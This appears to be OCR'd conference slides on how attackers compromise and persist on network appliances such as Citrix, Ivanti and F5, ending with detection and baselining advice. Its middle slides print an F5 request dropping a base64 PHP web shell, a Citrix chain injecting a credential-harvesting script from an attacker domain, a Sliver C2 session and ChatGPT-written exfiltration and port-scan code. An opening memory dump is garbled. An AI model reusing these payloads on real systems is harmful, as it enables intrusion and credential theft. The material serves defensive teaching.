X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 147441
Cache-control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Citrix-Application: Receiver for Web

{"issuer": "https://aaaaa ...<omitted>... aaaaaaaaaaaaaaaaí§¡
ð
í§¡-ª¼tÙÌåDx013.1.48.47à
d98cd79972b2637450836d4009793b100c3a01f2245525d5f4f58455e445a4a42HTTP/1.1 20
Content-Length: @@@@@
Encode:@@@
Cache-control: no-cache
Pragma: no-cache
Content-Type: text/html
Set-Cookie: NSC_AAAC=@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

{"categories":[],"resources":[],"subscriptionsEnabled":false,"username":null
ð
å
å
PÏÏ
H¡
éÒÏ
eGÁ"RDEFAULT
ò #pack200-gzip
compressdeflategzip
dentity
þÿÿÿÿÿ
©VPN_GLOBALÿÿÿÿÿÿ   è"AAA_PARAMí
```


2024: Ivanti Pulse Secure

- Device capabilities: SSL VPN appliance
- Vulnerability: Path traversal (SERIOUSLY?!)
- Provides root shell to the device
- Exploited as zero day
- Mitgations bypassed; delayed patch release
- CISA required device disconnection
- Integrity checking tool is bypassable


WOW! HOW DID YOU GET LIKE THAT?
EVERY TIME IVANTI ANNOUNCES A NEW CVE
...I DO ONE PUSH-UP.
JESUS CHRIST.

MITRE Unforgivable Vulnerabilities (2007!)

- 1 – Citrix Bleed
- 3 – Vulnerabilities under CVD (Eclypsium)
- 4 – Ivanti Pulse bypass
- 5 – F5, Pulse, Citrix, Ivanti
- 7 – F5
- 8 – Vulnerabilities under CVD (Eclypsium)
- 9 – F5
- 12 – MegaRAC SPX BMC; IoT Vendors




1) Buffer overflow using long strings of “A” characters in:
   a. username/password during authentication
   b. file or directory name
   c. arguments to most common features of the product or product class
2) XSS using well-formed SCRIPT tags, especially in the:
   a. username/password of an authentication routine
   b. body, subject, title, or to/from of a message
3) SQL injection using ' in the:
   a. username/password of an authentication routine
   b. “id” or other identifier field
   c. numeric field
4) Remote file inclusion from direct input such as:
   a. include($_GET['dir'] . "/config.inc");
5) Directory traversal using "../.." or "/a/b/c" in “GET” or “SEND” commands of frequently-used file sharing functionality, e.g. a GET in a web/FTP server, or a send-file command in a chat client
6) World-writable critical files:
   a. Executables
   b. Libraries
   c. Configuration files
7) Direct requests of administrator scripts
8) Grow-your-own crypto
9) Authentication bypass using "authenticated=1" cookie/form field
10) Turtle race condition - symlink
11) Privilege escalation launching "help" (Windows)
12) Hard-coded or undocumented account/password
13) Unchecked length/width/height/size values passed to *malloc()*/*calloc()*

Implants

Knowing where the trap is—that's the first step in evading it.


Non-persistent implants

- Implants which cannot survive reboots
- Reverse shells via necat
- Basic Meterpreter payloads
- Basic Sliver payloads
- Web shells on non-persistent storage




PHP Web shells

- Extremely common as first payload
- Also used as secondary / backup payloads
- APT 29 used them to restart implants
- Dropped into web GUI paths
- Advanced actors will change PHP configs
- Highly detectable




```
"POST /mgmt/tm/util/bash HTTP/1.1
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: X-F5-Auth-Token
Host: <IP_ADDRESS>
Authorization: Basic YWRtaW46aG9yaXpvbjM=
X-F5-Auth-Token: asdf
Content-Type: application/json
Content-Length: 214

{""command"": ""run"", ""utilCmdArgs"": ""-c 'mount -o remount -rw
/usr;echo PD9waHAgQGV2YWwoJF9SRVFVRVNUWydnNzNQOThrY1R6J10pOw== |
base64 --decode > /usr/local/www/xui/common/images/img9Ca.php;mount -o
remount -r /usr'""}"
```




UNC3542 only used these web shells when their QUIETEXIT backdoors stopped functioning and only to re-establish QUIETEXIT on another system in the network. Rather than use the public version of REGEORG published by Sensepost, UNC3542 used a still public but little-known version of the web shell that is heavily obfuscated. This allowed them to bypass common signature-based detections for REGEORG.

Credential sniffers


- Javascript added to logon pages
- Used in Citrix Bleed camapaign
- Actors modified SSL VPN login; exfil’d creds
- May or may not be persistent
- Depends on whether GUI gets updated
- MFA protects against them


POST/GET
/gwtest/formssso?event=start&target=<Encoded Shellcode Payload>
NetScaler Gateway
Exploit
/bin/sh
<? system($_GET['a']);
WebShell
Shellcode creates PHP web shell in web accessible enabled directory
/bin/cat
/netscaler/ns_gui/vpn/<webshell>.php?a=/bin/cat /nsconfig/ns.conf
Ns.conf
/bin/sh
Echo “V<script type="text/javascript" src="https://<AttackerDomain>/<credharvestscript>.js"></script>” >> index.html
HTML
Index.html modified



Modified index.html loads Javascript that retrieves an additional script
HTML
https://<NetScaler Gateway>/vpn/index.html
JS
Please log on
User name :
Password :
Log On
Javascript attaches function to Log On method to collect credentials from form data
JS
Credentials sent to attacker controlled domain via a HTTP POST

Sliver C2

- Powerful, open source C2 framework
- Personal favorite; used in my 2022 research
- Allows easy pivoting into backend networks
- Written in Go; portable across all OS's
- Runs on all network appliances
- Recently used in Ivanti campaign
- Detectable; large files & few OS's use Go



```
Connecting to localhost:31337 ...

All hackers gain ninjitsu
[*] Server v1.5.30 - a8a36dd6e2c9796c51ab6983b5b615d19c6a6995
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session d6520aaf NATURAL_MARACAS - 10.13.37.170:38222 (ns1) - freebsd/amd64 - Fri, 18 Nov 2022 13:44:34 PST

sliver > sessions

 ID         Transport   Remote Address                       Hostname               Username        Operating System   Health
========== =========== ==================================== ====================== =============== ================== =========
 3e605438   mtls        10.13.37.159:58788                   bigip1.jomsvikin.gs    root            linux/amd64        [ALIVE]
 4b2db10f   mtls        10.13.37.160:37230                   bigip2.jomsvikin.gs    root            linux/amd64        [ALIVE]
 92407774   pivot       10.13.37.159:58788->HUNGRY_ZOO->     WIN-G9HA4J7BAVR        Administrator   windows/amd64      [DEAD]
 d6520aaf   mtls        10.13.37.170:38222                   ns1                    root            freebsd/amd64      [ALIVE]
```




A new malware analysis from Synacktiv researcher Théo Letailleur showed that the 12 Rust payloads discovered by Volexity as part of its investigation into two Ivanti Connect Secure VPN remote code execution (RCE) zero-days (CVE-2024-21887 and CVE-2023-468051) share almost 100% code similarity.

KrustyLoader Executes Sliver, A Cobalt Strike Alternative

The primary purpose of this string of payloads, which the researcher named "KrustyLoader," is to download and execute a Sliver backdoor coded in Golang.

Custom appliance malware

- Chinese APTs are the biggest threat to appliances
- Zero days, custom implants, highly evolved
- Used heavily in 2023 campaigns against Fortinet
- Kernel modules & custom services
- BlackTech Cisco implants
- Barracuda ESG implants
- Ivanti implants



1. Attacker accessed an Internet exposed FortiManager

2. Attacker modified legitimate Python code to implement THINCRUST backdoor

3. Attacker implemented THINCRUST backdoor on FortiAnalyzer

4. Attacker pushed FortiManager scripts to exploit CVE-2022-41328 and download and execute CASTLETAP backdoor on FortiGate devices

5. Attacker started primarily connecting to CASTLETAP backdoors on FortiGate devices

6. Attacker interacted with VIRTUALPITA AND VIRTUALPIE on ESXi and vCenter servers from compromised FortiGate devices

7. Attacker interacted with guest VMs through vmtoolsd.exe on the hypervisor

Living off the Land


Survival is the ability to swim in strange water.

Operating system LOLbins

- All appliances run Linux, FreeBSD or a variant
- Most vendors don’t remove built-in utilities
- Staging: ftp, curl, wget, netcat
- Lateral movement: ssh, telnet, smb utilities
- User enumeration: LDAP tools (Active Directory)
- Development tools: Python, Perl, PHP, bash
- Persistence: systemctl, init.d scripts, rc.local

LLaMas: pack animals then & now

- ChatGPT can write post exploitation tools for you
- Very good at making use of existing LOLBins
- Can accommodate outdated environments (Python2)
- Tell it "My legacy server only supports Python2"
- Automate the easy stuff
- Focus on the hard stuff
- Bypass known detections



The example below uses Python's built-in `socket` library to create a con
the netcat listener. For the purpose of simplicity and focus, this script assu
in the directory are text files and sends them one after the other. If you're w
binary files, you might need to adjust the file reading mode to `'rb'` inste

```python
import os
import socket

def send_directory_contents(dir_path, host, port):
    # Create a socket object
    client_socket = socket.socket(socket.AF_INET, socket.SOC

    try:
        # Connect to the server
        client_socket.connect((host, port))
        print(f"Connected to {host} on port {port}")

        # Loop through all files in the directory
        for filename in os.listdir(dir_path):
            file_path = os.path.join(dir_path, filename)
```

```python
# Note: This is a Python 3 example. Python 2 compatible co
from smb.SMBConnection import SMBConnection

def test_smb_connection(username, password, server_ip, ser
    conn = SMBConnection(username, password, client_name,
    try:
        result = conn.connect(server_ip, 139)  # or 445, d
        return result
    except Exception as e:
        print(f"Failed to connect: {e}")
        return False

# Example usage:
username = "yourUsername"
password = "yourPassword"
server_ip = "192.168.1.1"  # Change to your server's IP address
server_name = "ServerName"  # Change to your server's name
client_name = "ClientName"  # Change to your client's name

if test_smb_connection(username, password, server_ip, server_name, clie
    print("Connection successful.")
else:
    print("Connection failed.")
```

You

write a script in python2 to port scan a subnet without using scapy or nmap


ChatGPT

Here is an example of a simple Python 2 script that performs a port scan on a given subnet without using Scapy or Nmap:

```python
import socket

subnet = "192.168.1."
start_ip = 1
end_ip = 255
open_ports = []

for i in range(start_ip, end_ip):
    ip = subnet + str(i)
    for port in range(1, 65535):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)
        result = sock.connect_ex((ip, port))
        if result == 0:
            open_ports.append((ip, port))
        sock.close()

print "Open ports:", open_ports
```

Stealth is rarely required

- Extremely hard to detect attackers on appliances
- Attacks are detected because they break something
- Don't break traffic processing? Nobody knows
- 18-24 month dwell time; discovered during DFIR
- Security monitoring barely exists on appliances
- Network engineers are rarely security experts
  - (I can say this, I was a network engineer for 18 years)



Detection techniques

I must not fear. Fear is the mind-killer. Fear is the little-death that brings total obliteration.

Standard Linux/FreeBSD DFIR


- You probably know appliances better than you think!
- Ever done IR on a Linux or BSD server?
- Congrats; you can perform IR on half of appliances!
- Look for weird logins, ssh brute forcing
- Weird processes running as root
- Logs of process crash/restart (especially web servers)
- New user accounts
- Weird connections to other systems

Configuration ~~Basslines~~ Baselines

- Establish a baseline of the device configuration
- Store this off device, check regularly (script via cron)
- Configurations don’t change often!
- Look at configuration folder & backup sizes
- Baseline running processes & firewall rules
- Understand what normal network connections are
- **Block device-initiated egress connections**
- Alert on new user creation if possible
- Alert on process crash

Device startup scripts


- Vendors add ways to execute commands
- Failover, state change, boot, log messages
- Check for new systemd services
- Check for init.d / rc.local startup commands
- Check crontabs; especially for users with shells
- Any unexpected reboot should be investigated
